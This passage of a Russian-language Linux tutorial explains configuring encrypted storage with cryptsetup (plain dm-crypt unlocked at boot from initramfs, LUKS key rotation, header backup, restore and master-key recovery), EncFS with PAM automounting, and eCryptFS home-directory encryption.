copy_exec /sbin/cryptsetup /sbin # Заодно копируем и cryptsetup
```

И файл /etc/initramfs-tools/scripts/local-top/cryptokeys (служебная часть опять же опущена):

```
# <...>
modprobe -b dm_crypt
while ! ( /sbin/cryptsetup luksOpen /etc/crypto/key.luks cryptokey ↵
   && /sbin/cryptsetup plainOpen --key-file=/dev/mapper/cryptokey ↵
      /dev/disk/by-id/ata-VBOX_HARDDISK_VB05eadebe-f25e8d59 crypto0 ↵
   && /sbin/cryptsetup plainOpen --key-file=/dev/mapper/cryptokey ↵
      /dev/disk/by-id/ata-VBOX_HARDDISK_VBc2414841-cfeccde5 crypto1 ↵
   && /sbin/cryptsetup luksClose cryptokey ↵
) ; do
```

```
    echo “Try again...”
done
```

Эти два файла должны быть исполняемыми. Затем создаем initrd:


```
# update-initramfs -u -k all -v
```

При следующей перезагрузке будет запрошен пароль для LUKS-контейнера.

В случае использования plain dm-crypt есть еще одна возможность — общий нижний слой, что позволяет сделать нечто наподобие скрытых томов TrueCrypt. Проще привести пример:

```
# cryptsetup --cipher=serpent-xts-plain64 --offset=0 ↵
    --size=2097152 --shared open --type=plain ↵
    /dev/disk/by-id/ata-VBOX_HARDDISK_VBcda8398f-f1f1deec crypto
# cryptsetup --cipher=serpent-xts-plain64 --offset=2097152 ↵
    --size=2097152 --shared open --type=plain ↵
    /dev/disk/by-id/ata-VBOX_HARDDISK_VBcda8398f-f1f1deec crypto_shared
```

Размер и смещение указываются в 512-байтовых блоках.



Настройка двух plain dm-crypt томов на общем устройстве

Расширенные возможности LUKS

Давай посмотрим также и на расширенные возможности использования LUKS-контейнеров. К ним можно отнести смену ключей. Это необходимо при компрометации или создании политики смены ключей. Первым шагом для этого будет создание резервной копии заголовка контейнера. Если все нормально, после смены ключа ее можно уничтожить. Делаем мы ее, понятно, на нешифрованный раздел:

```
# mount /dev/sdf1 /mnt/flash
# cryptsetup luksHeaderBackup ↵
    /dev/disk/by-id/ata-VBOX_HARDDISK_VBcda8398f-f1f1deec ↵
    --header-backup-file /mnt/flash/luksHeader.bin
```

После этого сделаем копию файла ключа в случае использования данного метода и сгенерируем новый ключ. Затем смотрим текущие кейслоты (места в заголовке шифрованного тома, где хранятся ключи, — их может быть до восьми) и запоминаем номер активного (Enabled). Как правило, это нулевой.

```
# cryptsetup luksDump ↵
   /dev/disk/by-id/ata-VBOX_HARDDISK_VBcda8398f-f1f1deec
```

Наконец, добавляем новый ключ в систему:

```
# cryptsetup luksAddKey ↵
    /dev/disk/by-id/ata-VBOX_HARDDISK_VBcda8398f-f1f1deec
```

Отключаем-подключаем том, дабы убедиться, что мы ничего не сломали, и удаляем старый ключ:

```
# cryptsetup luksKillSlot ↵
    /dev/disk/by-id/ata-VBOX_HARDDISK_VBcda8398f-f1f1deec 0
```

Рассмотрим и процедуру восстановления томов LUKS. Самый простой вариант, разумеется, когда есть копия заголовка. В этом случае для восстановления требуется всего одна команда:

```
# cryptsetup luksHeaderRestore ↵
    /dev/disk/by-id/ata-VBOX_HARDDISK_VBcda8398f-f1f1deec ↵
    --header-backup-file /mnt/flash/luksHeader.bin
```

После этого подключаем том, используя старые пароли/ключи.

В случае же, если вдруг по каким-то невероятным причинам был поврежден заголовок тома LUKS, при этом резервных копий не имеется, но том еще отключить не успели, его все же можно восстановить. Для этого прежде всего необходимо извлечь мастер-ключ, который хранится в памяти:

```
# dmsetup table --target crypt --showkey /dev/mapper/cryptoluks
```

Самая длинная непрерывная строчка и будет мастер-ключом. Ее нужно скопировать в файл на нешифрованный том и после этого преобразовать в бинарную форму (перед этим следует убедиться, что в данном файле нет никаких символов конца строки):

```
# cat master-key.txt | xxd -r -p >master-key.bin
```

Длина итогового файла варьируется от параметров, заданных при создании тома LUKS. Чаще всего — 32 байта. После извлечения мастер-ключа нужно отключить LUKS-том и проинициализировать его заново с использованием данного мастер-ключа и теми же самыми параметрами, что использовались при первой инициализации, например, так:

```
# cryptsetup -h=sha256 -c=aes-cbc-essiv:sha256 -s=256 luksFormat ↵
   /dev/disk/by-id/ata-VBOX_HARDDISK_VBcda8398f-f1f1deec ↵
   --master-key-file=/mnt/flash/master-key.bin
```

ENCFS

Посмотрим, как настроить EncFS для автоматического монтирования при входе в систему. Для начала поставим нужные пакеты:


```
# apt-get install encfs libpam-encfs
```

Затем нужно выбрать, будет ли происходить автомонтирование при входе или же чуть позже, с помощью gkeyring. Здесь будет описан первый способ из-за его универсальности. Настроим сначала ФС.

```
$ mkdir -p ~/.private ~/private
$ encfs ~/.private ~/private
```

При настройке в режиме эксперта будет задан ряд вопросов: тип шифра (доступны только AES и Blowfish), размер ключа, размер блока, как шифровать имена файлов — блочное шифрование (которое полностью скрывает имя фай-

ла, в том числе длину), потоковое (которое шифрует с максимально близкой длиной, что иногда удобно, если имена чересчур длинные и при использовании блочного шифра есть достаточно большая вероятность превысить максимально допустимую длину) или вовсе будет отсутствовать... В конце будет запрошен пароль, он должен совпадать с используемым для входа, в противном случае автомонтирование работать не будет.



Начало создания EncFS

Следом нужно отредактировать файл /etc/security/pam_encfs.conf:

```
# Закомментируем следующую строчку для отключения авторазмонтирования
по истечении какого-то времени

# encfs_default --idle=1
# Раскомментируем другую строчку
* .private private -v allow_other
```

И файл /etc/fuse.conf:

```
# Раскомментируем строчку для разрешения монтирования обычным
пользователям:

user_allow_other
```

И добавим пользователя в группу fuse:

```
$ sudo usermod -a -G fuse $USER
```

После выхода-входа каталог private можно будет использовать как хранилище для личных данных. Стоит, однако, отметить, что аудит выявил некоторые (достаточно серьезные) проблемы с безопасностью, из-за чего данную систему крайне не рекомендуется использовать для хранения действительно важных данных.


ECRYPTFS

Известно, что eCryptFS применяется в Ubuntu как средство по умолчанию для защиты домашних каталогов. Посмотрим, как оно работает, — создадим шифрованный каталог вручную. Установим пакеты:

```
$ sudo apt-get install ecryptfs-utils
```

Как и в случае с encfs, создадим два каталога:

```
$ mkdir -p ~/.secret ~/secret
```



Создание eCryptFS


И смонтируем ФС (при первом монтировании создаются все необходимые метаданные):

```
$ sudo mount -t ecryptfs /home/rom/.secret /home/rom/secret
```

Будет запрошена парольная фраза (всего один раз, повторный ввод не реализован, что выглядит не очень хорошим решением, учитывая, что она должна быть длинной), затем будет запрошен тип шифра (AES, Blowfish, 3DES, Twofish, CAST6 и CAST5), размер ключа, задан вопрос, разрешить или запретить нешифрованные файлы в каталоге с зашифрованными, шифровать ли имена файлов... и в финале спросит, действительно ли желаем подмонтировать и сохранить ли сигнатуру в определенный файл. Вопрос не настолько глупый, как может показаться сначала: в данном ПО при отсутствии сигнатуры не существует возможности отличить правильный пароль от неправильного.


Посмотрим, как зашифровать весь домашний каталог в случае, если он не зашифрован. Для начала нужно создать резервную копию всех важных данных. Затем зайти под иным пользователем, не тем, чьи данные будут зашифрованы, убедиться, что нет процессов данного пользователя, и набрать команду (вместо rom подставить имя нужного пользователя):

```
$ sudo ecryptfs-migrate-home -u rom
```



Шифрование домашнего каталога пользователя

Во время первого запуска может понадобиться завершить несколько процессов. После шифрования необходимо немедленно зайти под пользователем, при этом будет предложено записать или распечатать парольную фразу, сгенерированную для шифрования и защищенную, в свою очередь, пользовательским паролем. Это необходимо для восстановления в случае нештатной ситуации.



